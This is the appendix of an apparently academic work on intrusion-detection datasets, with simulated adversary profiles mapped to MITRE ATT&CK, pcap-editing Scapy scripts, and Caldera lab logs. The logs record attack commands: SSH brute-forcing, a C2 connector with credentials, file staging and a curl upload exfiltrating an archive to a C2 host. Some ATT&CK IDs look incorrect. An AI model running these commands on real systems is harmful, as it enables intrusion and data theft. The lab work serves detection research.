- [74] Mahbod Tavallaei et al. "A detailed analysis of the KDD CUP 99 data set". In: *2009 IEEE Symposium on Computational Intelligence for Security and Defense Applications*. 2009, pp. 1–6. DOI: 10.1109/CISDA.2009.5356528.
- [75] UMass Trace Repository. *UMass Network Trace Data*. 2024. URL: <https://traces.cs.umass.edu/index.php/Network/Network> (visited on 05/20/2024).
- [76] Nour Moustafa and Jill Slay. "The evaluation of Network Anomaly Detection Systems: Statistical analysis of the UNSW-NB15 data set and the comparison with the KDD99 data set". In: *Information Security Journal: A Global Perspective* 25.1-3 (2016), pp. 18–31. DOI: 10.1080/19393555.2015.1125974.
- [77] Gabriel Maciá-Fernández et al. "UGR'16: A new dataset for the evaluation of cyclostationarity-based network IDSs". In: *Computers Security* 73 (2018), pp. 411–424. ISSN: 0167-4048. DOI: <https://doi.org/10.1016/j.cose.2017.11.004>. URL: <https://www.sciencedirect.com/science/article/pii/S0167404817302353>.

- [78] University of New Brunswick Canadian Institute for Cybersecurity. *Intrusion Detection Evaluation Dataset (CIC-IDS2017)*. 2017. URL: <https://www.unb.ca/cic/datasets/ids-2017.html> (visited on 06/12/2024).
- [79] VMWare. URL: <https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html> (visited on 05/28/2024).
- [80] Kali Linux. URL: <https://www.kali.org/> (visited on 04/15/2024).
- [81] Jeff Forcier. URL: <https://www.paramiko.org/> (visited on 05/10/2024).
- [82] DanMcInerney. URL: <https://github.com/DanMcInerney/pymetasploit3> (visited on 05/10/2024).
- [83] Gokberk Yaltirakli. “Slowloris”. In: *github.com* (2015). URL: <https://github.com/gkbrk/slowloris>.
- [84] MatrixTM. URL: <https://github.com/MatrixTM/MHDDoS> (visited on 04/23/2024).
- [85] MITRE. URL: <https://github.com/mitre/caldera> (visited on 05/14/2024).
- [86] Google. URL: <https://go.dev/doc/install> (visited on 05/14/2024).
- [87] Willy Tarreau. URL: <https://www.haproxy.org/> (visited on 05/14/2024).
- [88] Nitin Naik et al. “Comparing Attack Models for IT Systems: Lockheed Martin’s Cyber Kill Chain, MITRE ATTCK Framework and Diamond Model”. In: *2022 IEEE International Symposium on Systems Engineering (ISSE)*. 2022, pp. 1–7. DOI: 10.1109/ISSE54508.2022.10005490.
- [89] Cas Putman, Abhishta Abhishta, and Bart Nieuwenhuis. “Business Model of a Botnet”. In: Mar. 2018, pp. 441–445. DOI: 10.1109/PDP2018.2018.00077.
- [90] Exploit-db. URL: <https://www.exploit-db.com/exploits/49757> (visited on 04/27/2024).
- [91] Scapy community. URL: <https://scapy.net/> (visited on 05/28/2024).
- [92] RTNSystems. URL: <https://rtnsystems.com/products/lanprobe> (visited on 05/28/2024).

APPENDIX A

Appendix

A.1 Attack Simulation

A.1.1 Adversarial Profiles

A.1.1.1 Discoverer

The adversary performs an identity-based attack by utilizing a wordlist to conduct a dictionary attack leveraging SSH. Their objective is to gain an initial foothold inside the target system and leverage this position to conduct reconnaissance of the internal network.

- **Primary Objective:** To gather information about the network internals of the organization.
- **Motivation:** To gain insight into the internal of the organization, which can be leveraged in further attacks.
- **Threat Actors:** Cybercriminals with the intention of gaining a position of advantage inside an organization.

Attack Phases

1. Initial Reconnaissance

The adversary performs a scan of the port utilized by SSH.

- **Cyber Kill Chain Phases:** Reconnaissance

2. Intrusion

The adversary utilizes an acquired script to perform the dictionary attack utilizing the common wordlist.

- **Cyber Kill Chain Phase:** Weaponization, Delivery & Exploitation
- **MITRE ATT&CK Tactics**

- **Initial Access (TA1091)**: Tries to establish the first point of entry.

- **MITRE ATT&CK Techniques:**

- **Exploit Public-Facing Application (T1191)**: Exploits weak SSH credentials to access a public-facing SSH server.

3. **Malware Deployment & Command and Control**

Once the adversary has gained access to the target system, the adversary downloads and runs the C2 client malware, alongside creating a new account for persistence.

- **Cyber Kill Chain Phases**: Installation & Command and Control

- **MITRE ATT&CK Tactics**

- **Execution (TA0002)**: Executes a malicious script on the compromised host that downloads and executes the C2 client.
- **Persistence (TA0003)**: Creates a new account in the system.
- **Command and Control (TA0011)**: Establishes a communication channel with the C2 server to control the compromised host.

- **MITRE ATT&CK Techniques:**

- **Command and Scripting Interpreter (T1059)**: Utilizes a bash script to download and run the Caldera Agent. This initiates a connection to the C2 server.
- **Create Account - Local Account (T1136.001)**: To maintain persistence, a new local account is created in the compromised system. To increase the stealthiness of the operation, the C2 client is not set up to run as a service or on startup. If the connection to the C2 server is closed, the adversary can just utilize the newly created account to reenter the system.
- **Application Layer Protocol - Web Protocols (T1071.001)**: Utilizes HTTPS to communicate with the C2 server, to blend in with other traffic.

4. **Internal Reconnaissance**

With a foothold inside the target system, the adversary performs internal discovery utilizing NMAP.

- **Cyber Kill Chain Phases**: Actions on Objectives

- **MITRE ATT&CK Tactics**

- **Discovery (TA0007)**: Tries to gather information about the internals of the network.

- **MITRE ATT&CK Techniques:**

- **Network Service Discovery (T1046):** Gathers information about the services running within the network, the type of devices, potential vulnerabilities, etc.

A.1.1.2 Recon Scout (TCP and UDP)

The Recon Scout is an adversary whose activities are limited to scanning potential targets for open ports, running services, and other valuable information about the target system. While port scanning is not inherently malicious or causes any harm to the target system, a sudden scan of multiple different ports from a public IP address without any prior authorization should be considered malicious. This adversary is capable of performing both TCP and UDP scans for a wide range of commonly used ports.

- **Primary Objective:** To identify open ports and the services they host, alongside additional information about the target system, such as the Operating System (OS).
- **Motivation:** To gather intelligence about the target system and identify vulnerabilities that can be leveraged in a future attack.
- **Threat Actors:** Cybercriminals often look for low-effort targets to exploit for financial gain, which extensive scans can support.

Attack Phases

1. Initial Reconnaissance

The adversary performs a scan of the target system to look for services in a number of ports that might be vulnerable.

- **Cyber Kill Chain Phases:** Reconnaissance
- **MITRE ATT&CK Tactics**
 - **Reconnaissance (TA0043):** Tries to gather information about the target system.
- **MITRE ATT&CK Techniques:**
 - **Active Scanning (T1595):** Conducting active reconnaissance within the network of common vulnerable ports.

A.1.1.3 SlowLoris DDoS

This Adversary performs a DDoS of the SlowLoris type to deprive the targeted system of its resources. This will cause the targetted system to be unable to serve legitimate requests.

- **Primary Objective:** To deprive the targetted application of its resources and obstruct the availability of the service it provides.
- **Motivation:** To render the service unable to legitimate users as a part of a political statement.
- **Threat Actors:** Hacktivists that look to send a message and disrupt the operation of a specific service of the organization.

Attack Phases

1. Initial Reconnaissance

The adversary identifies the websites and services of the organization they want to disrupt.

- **Cyber Kill Chain Phases:** Reconnaissance
- **MITRE ATT&CK Tactics**
 - **Reconnaissance (TA0043):** Tries to gather information about the target system.
- **MITRE ATT&CK Techniques:**
 - **Search Open Websites/Domains (T1593):** Utilizes Shadon to gather information about the target.

2. Acquisition

The adversary makes use of a rented botnet to carry out the DDos.

- **Cyber Kill Chain Phase:** Weaponization
- **MITRE ATT&CK Tactics**
 - **Resource Development (TA0042):** Acquire the resources needed to carry out a large attack.
- **MITRE ATT&CK Techniques:**
 - **Acquire Infrastructure (T1583):** Purchasing a botnet for rent. It includes access to a platform where the adversary provides details for the attack.

3. Takedown

The adversary makes use of a rented botnet to carry out the DDos.

- **Cyber Kill Chain Phase:** Actions On Objectives
- **MITRE ATT&CK Tactics**

- **Impact (TA0040):** Interrupts the availability of the target.
- **MITRE ATT&CK Techniques:**
 - **Endpoint Denial of Service - Application Exhaustion Flood (T1499.003):** Launches the attack against a website of the organization.

A.1.1.4 Power DDoS

This Adversary performs a UDP Flood DDoS to interrupt the availability of an organization.

- **Primary Objective:** To render the network of the target organization unusable and disrupt normal operations.
- **Motivation:** To disrupt the organization's operations to send a political message.
- **Threat Actors:** Hacktivists that look to send a message and disrupt organizations' normal operations.

Attack Phases

1. Initial Reconnaissance

The adversary identifies the websites and services of the organization they want to disrupt.

- **Cyber Kill Chain Phases:** Reconnaissance
- **MITRE ATT&CK Tactics**
 - **Reconnaissance (TA0043):** Tries to gather information about the target system.
- **MITRE ATT&CK Techniques:**
 - **Search Open Websites/Domains (T1593):** Utilizes Shadon to gather information about the target.

2. Takedown

The adversary makes use of a rented botnet to carry out the DDos.

- **Cyber Kill Chain Phase:** Weaponization
- **MITRE ATT&CK Tactics**
 - **Resource Development (TA0042):** Acquire access to a large botnet with the power to generate significant traffic.
- **MITRE ATT&CK Techniques:**

- **Acquire Infrastructure (T1583)**: Purchasing a botnet for rent. It includes access to a platform where the adversary provides details for the attack.

3. Takedown

The adversary makes use of a rented botnet to carry out the DDos.

- **Cyber Kill Chain Phase: Actions On Objectives**
- **MITRE ATT&CK Tactics**
 - **Impact (TA0040)**: Interrupts the availability of the target.
- **MITRE ATT&CK Techniques**:
 - **Network Denial of Service - Direct Network Flood (T1498.001)**: Launches the attack against a public-facing service in the network and floods it with a vast amount of concurrent UDP packets.

A.1.2 Attack Data Processing

A.1.2.1 Timestamp Modification Script

```

1  from scapy.all import rdpcap, wrpcap, Packet
2
3  def adjust_timestamps(input_file, output_file, hours):
4      try:
5          packets = rdpcap(input_file)
6          print(f"Loaded {len(packets)} packets from {input_file}.")
7      except Exception as e:
8          print(f"Failed to read packets from {input_file}: {e}")
9          return
10
11     # Check if the file contains packets
12     if not packets:
13         print("No packets found in the file.")
14         return
15
16     # Modify the time frame of the packets
17     modified_packets = 0
18     for packet in packets:
19         if hasattr(packet, 'time'):
20             packet.time += hours * 3600
21             modified_packets += 1
22         else:
23             print("Packet has no timestamp and cannot be modified.")
24
25     if modified_packets > 0:
26         print(f"Adjusted timestamps on {modified_packets} packets.")
27     try:

```

```

28         wrpcap(output_file, packets)
29         print(f"Modified pcap saved to {output_file}.")
30     except Exception as e:
31         print(f"Failed to write packets to {output_file}: {e}")
32     else:
33         print("No packets were modified.")
34
35
36 # Example usage
37 input_pcap = "" # Path to your input pcap file
38 output_pcap = "p" # Path to save the modified pcap file
39
40 adjust_timestamps(input_pcap, output_pcap, 10)

```

Listing A.1: Code snippet that changes the timestamps of a PCAP file

A.1.2.2 Command & Control Port Modification Script

```

1  from scapy.utils import wrpcap, rdpcap
2  from scapy.layers.inet import IP, TCP
3
4  # Specify the original port
5  orig_port = 8443
6
7  # Specify the new port to use
8  new_port = 591
9
10 input_pcap = "" # Path to your input pcap file
11
12 packets = rdpcap(input_pcap)
13
14 for packet in packets:
15     if packet.haslayer(TCP):
16         if packet[TCP].dport == orig_port:
17             packet[TCP].dport = new_port
18         if packet[TCP].sport == orig_port:
19             packet[TCP].sport = new_port
20
21 output_pcap = "" # Path to save the modified pcap file
22 wrpcap(output_pcap, packets)

```

Listing A.2: Code snippet that changes a specific port to another

A.1.3 Attack Data Results

A.1.3.1 SSH-001 Event Logs

SSH-001.1


```

1  [
2      {
3          "command": "nmap -p 20-30 192.168.40.132 | grep 'open'",
4          "plaintext_command": "nmap -p 20-30 192.168.40.132 |
grep 'open'",
5          "delegated_timestamp": "2024-04-27T14:23:14Z",
6          "collected_timestamp": "2024-04-27T14:23:44Z",
7          "finished_timestamp": "2024-04-27T14:23:44Z",
8          "status": 0,
9          "platform": "linux",
10         "executor": "sh",
11         "pid": 101411,
12         "agent_metadata":
13         {
14             "paw": "npymda",
15             "group": "bots",
16             "architecture": "amd64",
17             "username": "kali",
18             "location": "/home/kali/splunkd",
19             "pid": 3564,
20             "ppid": 3378,
21             "privilege": "User",
22             "host": "kali2",
23             "contact": "HTTP",
24             "created": "2024-04-27T10:38:05Z"
25         },
26         "ability_metadata":
27         {
28             "ability_id": "a4b94f84-d73e-4e16-ac50-1993ed5a4f3b"
29         },
30         "ability_name": "NMAP SSH SCAN",
31         "ability_description": "Scan for open SSH service"
32     },
33     "operation_metadata":
34     {
35         "operation_name": "SSH-001.1 (5/9/2024, 1:23:14 PM)"
36     },
37     "operation_start": "2024-04-27T14:23:14Z",
38     "operation_adversary": "SSH-001.1: NMAP + SSH
Bruteforce + Service Persistency + C2 Connection"

```

```

37     },
38     "attack_metadata":
39     {
40         "tactic": "reconnaissance",
41         "technique_name": "[{"KillChain_Category": "
Reconnaissance", "IP": "192.169.40.130", "Port": [22]}]",
42         "technique_id": "T1595"
43     },
44     "agent_reported_time": "2024-04-27T14:23:44Z"
45 },
46 {
47     "command": "python3 SSH-001.1-ssh_bruteforce.py --
hostname 192.168.40.132",
48     "plaintext_command": "python3 SSH-001.1-ssh_bruteforce.
py --hostname 192.168.40.132",
49     "delegated_timestamp": "2024-04-27T14:23:49Z",
50     "collected_timestamp": "2024-04-27T14:24:18Z",
51     "finished_timestamp": "2024-04-27T14:24:40Z",
52     "status": 0,
53     "platform": "linux",
54     "executor": "sh",
55     "pid": 101694,
56     "agent_metadata":
57     {
58         "paw": "npymda",
59         "group": "bots",
60         "architecture": "amd64",
61         "username": "kali",
62         "location": "/home/kali/splunkd",
63         "pid": 3564,
64         "ppid": 3378,
65         "privilege": "User",
66         "host": "kali2",
67         "contact": "HTTP",
68         "created": "2024-04-27T10:38:05Z"
69     },
70     "ability_metadata":
71     {
72         "ability_id": "ff7429b0-bb25-4b2b-9ff3-b4b25cf8160d"
73     },
74     "ability_name": "SSH Bruteforce",

```

```

74         "ability_description": "Bruteforce the username and
password of a SSH service"
75     },
76     "operation_metadata":
77     {
78         "operation_name": "SSH-001.1 (5/9/2024, 1:23:14 PM)"
79     ,
80         "operation_start": "2024-04-27T14:23:14Z",
81         "operation_adversary": "SSH-001.1: NMAP + SSH
Bruteforce + Service Persistency + C2 Connection"
82     },
83     "attack_metadata":
84     {
85         "tactic": "initial-access",
86         "technique_name": "[{"KillChain_Category": "
Exploitation", "IP": "192.168.40.130", "Port": [22]}]",
87         "technique_id": "T1110.001"
88     },
89     "agent_reported_time": "2024-04-27T14:24:18Z"
90     {
91         "command": "python3 persistent_C2_Connector.py --
hostname "192.168.40.132" --C2Hostname "192.168.40.128" --C2
Port 8888 --username "jason" --password "jason123"",
92         "plaintext_command": "python3 persistent_C2_Connector.py
--hostname "192.168.40.132" --C2Hostname "192.168.40.128" --
C2Port 8888 --username "jason" --password "jason123"",
93         "delegated_timestamp": "2024-04-27T14:24:44Z",
94         "collected_timestamp": "2024-04-27T14:24:57Z",
95         "finished_timestamp": "2024-04-27T14:25:03Z",
96         "status": 0,
97         "platform": "linux",
98         "executor": "sh",
99         "pid": 102026,
100        "agent_metadata":
101        {
102            "paw": "npymda",
103            "group": "bots",
104            "architecture": "amd64",
105            "username": "kali",
106            "location": "/home/kali/splunkd",

```

```

107         "pid": 3564,
108         "ppid": 3378,
109         "privilege": "User",
110         "host": "kali2",
111         "contact": "HTTP",
112         "created": "2024-05-09T10:38:05Z"
113     },
114     "ability_metadata":
115     {
116         "ability_id": "a3330c20-c802-44e9-a812-f07e7f183485"
117     },
118     "ability_name": "OS Persistency and C2 Connection",
119     "ability_description": "Ensures persistency as a
service on the host and recruits C2"
120     },
121     "operation_metadata":
122     {
123         "operation_name": "SSH-001.1 (5/9/2024, 1:23:14 PM)"
124     },
125     "operation_start": "2024-04-27T14:23:14Z",
126     "operation_adversary": "SSH-001.1: NMAP + SSH
Bruteforce + Service Persistency + C2 Connection"
127     },
128     "attack_metadata":
129     {
130         "tactic": "persistence",
131         "technique_name": "[{"KillChain_Category": "Command&
Control", "IP": "192.168.40.128", "Port": [8888]}, {"
KillChain_Category": "Installation", "IP": "192.168.40.130", "
Port": [22]}]",
132         "technique_id": "T1543.001"
133     },
134     "agent_reported_time": "2024-04-27T14:24:57Z"
135 ]

```

Listing A.3: SSH-001.2 Event Log representing pre-compormize

SSH-001.2

1 [

```

2      {
3          "command": "echo jason123 | sudo -S sh -c "mkdir -p $PWD
/staged && echo $PWD/staged\"",
4          "plaintext_command": "echo jason123 | sudo -S sh -c "
mkdir -p $PWD/staged && echo $PWD/staged\"",
5          "delegated_timestamp": "2024-04-27T14:25:20Z",
6          "collected_timestamp": "2024-04-27T14:25:34Z",
7          "finished_timestamp": "2024-04-27T14:25:34Z",
8          "status": 0,
9          "platform": "linux",
10         "executor": "sh",
11         "pid": 8259,
12         "agent_metadata":
13         {
14             "paw": "uuhqtv",
15             "group": "victim2",
16             "architecture": "amd64",
17             "username": "jason",
18             "location": "/home/jason/sandcat.go-linux",
19             "pid": 8248,
20             "ppid": 1,
21             "privilege": "User",
22             "host": "ubuntu-virtual-machine",
23             "contact": "HTTP",
24             "created": "2024-04-27T14:25:03Z"
25         },
26         "ability_metadata":
27         {
28             "ability_id": "6d74e27e-6d94-4e26-946f-41af07fc8561"
29             ,
30             "ability_name": "Create staging directory (Sudo) -
SSH",
31             "ability_description": "auto-generated"
32         },
33         "operation_metadata":
34         {
35             "operation_name": "SSH-001.2 (5/9/2024, 1:25:20 PM)"
36             ,
37             "operation_start": "2024-04-27T14:25:20Z",
38             "operation_adversary": "SSH-001.2: Find files +
Staging + Exfiltration (HTTP)"

```

```

37     },
38     "attack_metadata":
39     {
40         "tactic": "collection",
41         "technique_name": "[{"KillChain_Category": "Action
on Objectives", "IP": "192.168.40.128", "Port": [8888]]",
42         "technique_id": "T1074.001"
43     },
44     "agent_reported_time": "2024-04-27T14:25:34Z"
45 },
46 {
47     "command": "find / -name '*.txt' -type f -not -path
'*/*\\.*' -size -500k 2>/dev/null | head -5",
48     "plaintext_command": "find / -name '*.txt' -type f -not
-path '*/*\\.*' -size -500k 2>/dev/null | head -5",
49     "delegated_timestamp": "2024-04-27T14:25:35Z",
50     "collected_timestamp": "2024-04-27T14:26:16Z",
51     "finished_timestamp": "2024-04-27T14:26:16Z",
52     "status": 0,
53     "platform": "linux",
54     "executor": "sh",
55     "pid": 8265,
56     "agent_metadata":
57     {
58         "paw": "uuhqtv",
59         "group": "victim2",
60         "architecture": "amd64",
61         "username": "jason",
62         "location": "/home/jason/sandcat.go-linux",
63         "pid": 8248,
64         "ppid": 1,
65         "privilege": "User",
66         "host": "ubuntu-virtual-machine",
67         "contact": "HTTP",
68         "created": "2024-04-27T14:25:03Z"
69     },
70     "ability_metadata":
71     {
72         "ability_id": "ccbc97f9-a3cd-4278-a1ef-43a82cd02171"
73     },
74     "ability_name": "Find files - SSH",

```

```

74         "ability_description": "auto-generated"
75     },
76     "operation_metadata":
77     {
78         "operation_name": "SSH-001.2 (5/9/2024, 1:25:20 PM)"
79     },
80     "operation_start": "2024-04-27T14:25:20Z",
81     "operation_adversary": "SSH-001.2: Find files +
Staging + Exfiltration (HTTP)"
82 },
83 "attack_metadata":
84 {
85     "tactic": "collection",
86     "technique_name": "[{"KillChain_Category": "Action
on Objectives", "IP": "192.168.40.128", "Port": [8888]}]",
87     "technique_id": "T1005"
88 },
89 "agent_reported_time": "2024-04-27T14:26:16Z"
90 {
91     "command": "echo jason123 | sudo -S cp /usr/lib/firmware
/cxgb4/configs/t5-config-default.txt //staged",
92     "plaintext_command": "echo jason123 | sudo -S cp /usr/
lib/firmware/cxgb4/configs/t5-config-default.txt //staged",
93     "delegated_timestamp": "2024-04-27T14:26:20Z",
94     "collected_timestamp": "2024-04-27T14:26:50Z",
95     "finished_timestamp": "2024-04-27T14:26:50Z",
96     "status": 0,
97     "platform": "linux",
98     "executor": "sh",
99     "pid": 8269,
100     "agent_metadata":
101     {
102         "paw": "uuhqtv",
103         "group": "victim2",
104         "architecture": "amd64",
105         "username": "jason",
106         "location": "/home/jason/sandcat.go-linux",
107         "pid": 8248,
108         "ppid": 1,
109         "privilege": "User",

```

```

110         "host": "ubuntu-virtual-machine",
111         "contact": "HTTP",
112         "created": "2024-04-27T14:25:03Z"
113     },
114     "ability_metadata":
115     {
116         "ability_id": "804fb197-a43a-4c36-bf20-35826b381dfa"
117     },
118     "ability_name": "Stage Sensitive files - SSH",
119     "ability_description": "auto-generated"
120 },
121 "operation_metadata":
122 {
123     "operation_name": "SSH-001.2 (5/9/2024, 1:25:20 PM)"
124 },
125 "operation_start": "2024-04-27T14:25:20Z",
126 "operation_adversary": "SSH-001.2: Find files +
127 Staging + Exfiltration (HTTP)"
128 },
129 "attack_metadata":
130 {
131     "tactic": "collection",
132     "technique_name": "[{"KillChain_Category": "Action
133 on Objectives", "IP": "192.168.40.128", "Port": [8888]}]",
134     "technique_id": "T1074.001"
135 },
136 "agent_reported_time": "2024-04-27T14:26:50Z"
137 },
138 {
139     "command": "echo jason123 | sudo -S cp /usr/lib/firmware
140 /cxgb4/configs/t5-config-hashfilter.txt //staged",
141     "plaintext_command": "echo jason123 | sudo -S cp /usr/
142 lib/firmware/cxgb4/configs/t5-config-hashfilter.txt //staged"
143 },
144     "delegated_timestamp": "2024-04-27T14:26:50Z",
145     "collected_timestamp": "2024-04-27T14:27:51Z",
146     "finished_timestamp": "2024-04-27T14:27:51Z",
147     "status": 0,
148     "platform": "linux",
149     "executor": "sh",
150     "pid": 8276,

```



```

144     "agent_metadata":
145     {
146         "paw": "uuhqtv",
147         "group": "victim2",
148         "architecture": "amd64",
149         "username": "jason",
150         "location": "/home/jason/sandcat.go-linux",
151         "pid": 8248,
152         "ppid": 1,
153         "privilege": "User",
154         "host": "ubuntu-virtual-machine",
155         "contact": "HTTP",
156         "created": "2024-04-27T14:25:03Z"
157     },
158     "ability_metadata":
159     {
160         "ability_id": "804fb197-a43a-4c36-bf20-35826b381dfa"
161     },
162     "ability_name": "Stage Sensitive files - SSH",
163     "ability_description": "auto-generated"
164 },
165 "operation_metadata":
166 {
167     "operation_name": "SSH-001.2 (5/9/2024, 1:25:20 PM)"
168 },
169 "operation_start": "2024-04-27T14:25:20Z",
170 "operation_adversary": "SSH-001.2: Find files +
Staging + Exfiltration (HTTP)"
171 },
172 "attack_metadata":
173 {
174     "tactic": "collection",
175     "technique_name": "[{"KillChain_Category": "Action
on Objectives", "IP": "192.168.40.128", "Port": [8888]}]",
176     "technique_id": "T1074.001"
177 },
178 "agent_reported_time": "2024-04-27T14:27:51Z"
179 },
180 {
181     "command": "echo jason123 | sudo -S cp /usr/lib/x86_64-
linux-gnu/guile/2.2/guile-procedures.txt //staged",

```

```

180     "plaintext_command": "echo jason123 | sudo -S cp /usr/
lib/x86_64-linux-gnu/guile/2.2/guile-procedures.txt //staged"
181 ,
182     "delegated_timestamp": "2024-04-27T14:27:56Z",
183     "collected_timestamp": "2024-04-27T14:28:42Z",
184     "finished_timestamp": "2024-04-27T14:28:42Z",
185     "status": 0,
186     "platform": "linux",
187     "executor": "sh",
188     "pid": 8283,
189     "agent_metadata":
190     {
191         "paw": "uuhqtv",
192         "group": "victim2",
193         "architecture": "amd64",
194         "username": "jason",
195         "location": "/home/jason/sandcat.go-linux",
196         "pid": 8248,
197         "ppid": 1,
198         "privilege": "User",
199         "host": "ubuntu-virtual-machine",
200         "contact": "HTTP",
201         "created": "2024-04-27T14:25:03Z"
202     },
203     "ability_metadata":
204     {
205         "ability_id": "804fb197-a43a-4c36-bf20-35826b381dfa"
206     },
207     "ability_name": "Stage Sensitive files - SSH",
208     "ability_description": "auto-generated"
209 },
210     "operation_metadata":
211     {
212         "operation_name": "SSH-001.2 (5/9/2024, 1:25:20 PM)"
213     },
214     "operation_start": "2024-04-27T14:25:20Z",
215     "operation_adversary": "SSH-001.2: Find files +
Staging + Exfiltration (HTTP)"
216 },
217     "attack_metadata":
218     {

```

```

216         "tactic": "collection",
217         "technique_name": "[{"KillChain_Category": "Action
on Objectives", "IP": "192.168.40.128", "Port": [8888]}]",
218         "technique_id": "T1074.001"
219     },
220     "agent_reported_time": "2024-04-27T14:28:42Z"
221 },
222 {
223     "command": "echo jason123 | sudo -S tar -P -zcf //staged
.tar.gz //staged && echo //staged.tar.gz",
224     "plaintext_command": "echo jason123 | sudo -S tar -P -
zcf //staged.tar.gz //staged && echo //staged.tar.gz",
225     "delegated_timestamp": "2024-04-27T14:28:46Z",
226     "collected_timestamp": "2024-04-27T14:29:25Z",
227     "finished_timestamp": "2024-04-27T14:29:25Z",
228     "status": 0,
229     "platform": "linux",
230     "executor": "sh",
231     "pid": 8287,
232     "agent_metadata":
233     {
234         "paw": "uuhqtv",
235         "group": "victim2",
236         "architecture": "amd64",
237         "username": "jason",
238         "location": "/home/jason/sandcat.go-linux",
239         "pid": 8248,
240         "ppid": 1,
241         "privilege": "User",
242         "host": "ubuntu-virtual-machine",
243         "contact": "HTTP",
244         "created": "2024-04-27T14:25:03Z"
245     },
246     "ability_metadata":
247     {
248         "ability_id": "7e9d0a5a-3bcd-4ad2-b503-df70d1080273"
249     },
250     "ability_name": "Compress staged directory - SSH",
251     "ability_description": "auto-generated"
252 },
253     "operation_metadata":

```

```

253     {
254         "operation_name": "SSH-001.2 (5/9/2024, 1:25:20 PM)"
255     },
256     "operation_start": "2024-04-27T14:25:20Z",
257     "operation_adversary": "SSH-001.2: Find files +
Staging + Exfiltration (HTTP)"
258 },
259 "attack_metadata":
260 {
261     "tactic": "exfiltration",
262     "technique_name": "[{"KillChain_Category": "Action
on Objectives", "IP": "192.168.40.128", "Port": [8888]}]",
263     "technique_id": "T1560.001"
264 },
265 "agent_reported_time": "2024-04-27T14:29:25Z"
266 },
267 {
268     "command": "curl -k -F \"data=@//staged.tar.gz\" --
header \"X-Request-ID: 'hostname'-uuhqtv\" https://192.168.40
.128:8888/file/upload",
269     "plaintext_command": "curl -k -F \"data=@//staged.tar.gz
\" --header \"X-Request-ID: 'hostname'-uuhqtv\" https://192.1
68.40.128:8888/file/upload",
270     "delegated_timestamp": "2024-04-27T14:29:26Z",
271     "collected_timestamp": "2024-04-27T14:30:20Z",
272     "finished_timestamp": "2024-04-27T14:30:20Z",
273     "status": 0,
274     "platform": "linux",
275     "executor": "sh",
276     "pid": 8297,
277     "agent_metadata":
278     {
279         "paw": "uuhqtv",
280         "group": "victim2",
281         "architecture": "amd64",
282         "username": "jason",
283         "location": "/home/jason/sandcat.go-linux",
284         "pid": 8248,
285         "ppid": 1,
286         "privilege": "User",
287         "host": "ubuntu-virtual-machine",

```

```

287         "contact": "HTTP",
288         "created": "2024-04-27T14:25:03Z"
289     },
290     "ability_metadata":
291     {
292         "ability_id": "0165d6f2-2e4f-4674-85cb-12d4737d0264"
293     },
294     "ability_name": "Exfil staged directory (HTTP) - SSH",
295     "ability_description": "auto-generated"
296     },
297     "operation_metadata":
298     {
299         "operation_name": "SSH-001.2 (5/9/2024, 1:25:20 PM)"
300     },
301     "operation_start": "2024-04-27T14:25:20Z",
302     "operation_adversary": "SSH-001.2: Find files +
303     Staging + Exfiltration (HTTP)"
304     },
305     "attack_metadata":
306     {
307         "tactic": "exfiltration",
308         "technique_name": "[{"KillChain_Category": "Action
309         on Objectives", "IP": "192.168.40.128", "Port": [8888]}]",
310         "technique_id": "T1041"
311     },
312     "agent_reported_time": "2024-04-27T14:30:20Z"
313     },
314     {
315         "command": "echo jason123 | sudo -S rm //staged.tar.gz",
316         "plaintext_command": "",
317         "delegated_timestamp": "2024-04-27T14:31:11Z",
318         "collected_timestamp": "2024-04-27T14:31:12Z",
319         "finished_timestamp": "2024-04-27T14:31:12Z",
320         "status": 0,
321         "platform": "linux",
322         "executor": "sh",
323         "pid": 8300,
324         "agent_metadata":
325         {
326             "paw": "uuhqtv",

```

```

323         "group": "victim2",
324         "architecture": "amd64",
325         "username": "jason",
326         "location": "/home/jason/sandcat.go-linux",
327         "pid": 8248,
328         "ppid": 1,
329         "privilege": "User",
330         "host": "ubuntu-virtual-machine",
331         "contact": "HTTP",
332         "created": "2024-04-27T14:25:03Z"
333     },
334     "ability_metadata":
335     {
336         "ability_id": "7e9d0a5a-3bcd-4ad2-b503-df70d1080273"
337     },
338     "ability_name": "Compress staged directory - SSH",
339     "ability_description": "auto-generated"
340 },
341 "operation_metadata":
342 {
343     "operation_name": "SSH-001.2 (5/9/2024, 1:25:20 PM)"
344 },
345 "operation_start": "2024-04-27T14:25:20Z",
346 "operation_adversary": "SSH-001.2: Find files +
Staging + Exfiltration (HTTP)"
347 },
348 "attack_metadata":
349 {
350     "tactic": "exfiltration",
351     "technique_name": "[{"KillChain_Category": "Action
on Objectives", "IP": "192.168.40.128", "Port": [8888]}]",
352     "technique_id": "T1560.001"
353 },
354 "agent_reported_time": "2024-04-27T14:31:12Z"
355 },
356 {
357     "command": "echo jason123 | sudo -S rm -rf staged",
358     "plaintext_command": "",
359     "delegated_timestamp": "2024-04-27T14:31:11Z",
360     "collected_timestamp": "2024-04-27T14:31:12Z",
361     "finished_timestamp": "2024-04-27T14:31:14Z",

```

```

360     "status": 0,
361     "platform": "linux",
362     "executor": "sh",
363     "pid": 8304,
364     "agent_metadata":
365     {
366         "paw": "uuhqtv",
367         "group": "victim2",
368         "architecture": "amd64",
369         "username": "jason",
370         "location": "/home/jason/sandcat.go-linux",
371         "pid": 8248,
372         "ppid": 1,
373         "privilege": "User",
374         "host": "ubuntu-virtual-machine",
375         "contact": "HTTP",
376         "created": "2024-04-27T14:25:03Z"
377     },
378     "ability_metadata":
379     {
380         "ability_id": "6d74e27e-6d94-4e26-946f-41af07fc8561"
381     },
382     "ability_name": "Create staging directory (Sudo) -
SSH",
383     "ability_description": "auto-generated"
384 },
385     "operation_metadata":
386     {
387         "operation_name": "SSH-001.2 (5/9/2024, 1:25:20 PM)"
388     },
389     "operation_start": "2024-04-27T14:25:20Z",
390     "operation_adversary": "SSH-001.2: Find files +
Staging + Exfiltration (HTTP)"
391 },
392     "attack_metadata":
393     {
394         "tactic": "collection",
395         "technique_name": "[{"KillChain_Category": "Action
on Objectives", "IP": "192.168.40.128", "Port": [8888]]",
396         "technique_id": "T1074.001"
397     },

```

```
396     "agent_reported_time": "2024-04-27T14:31:14Z"
397   }
398 ]
```

Listing A.4: SSH-001.2 Event Log representing post-compormize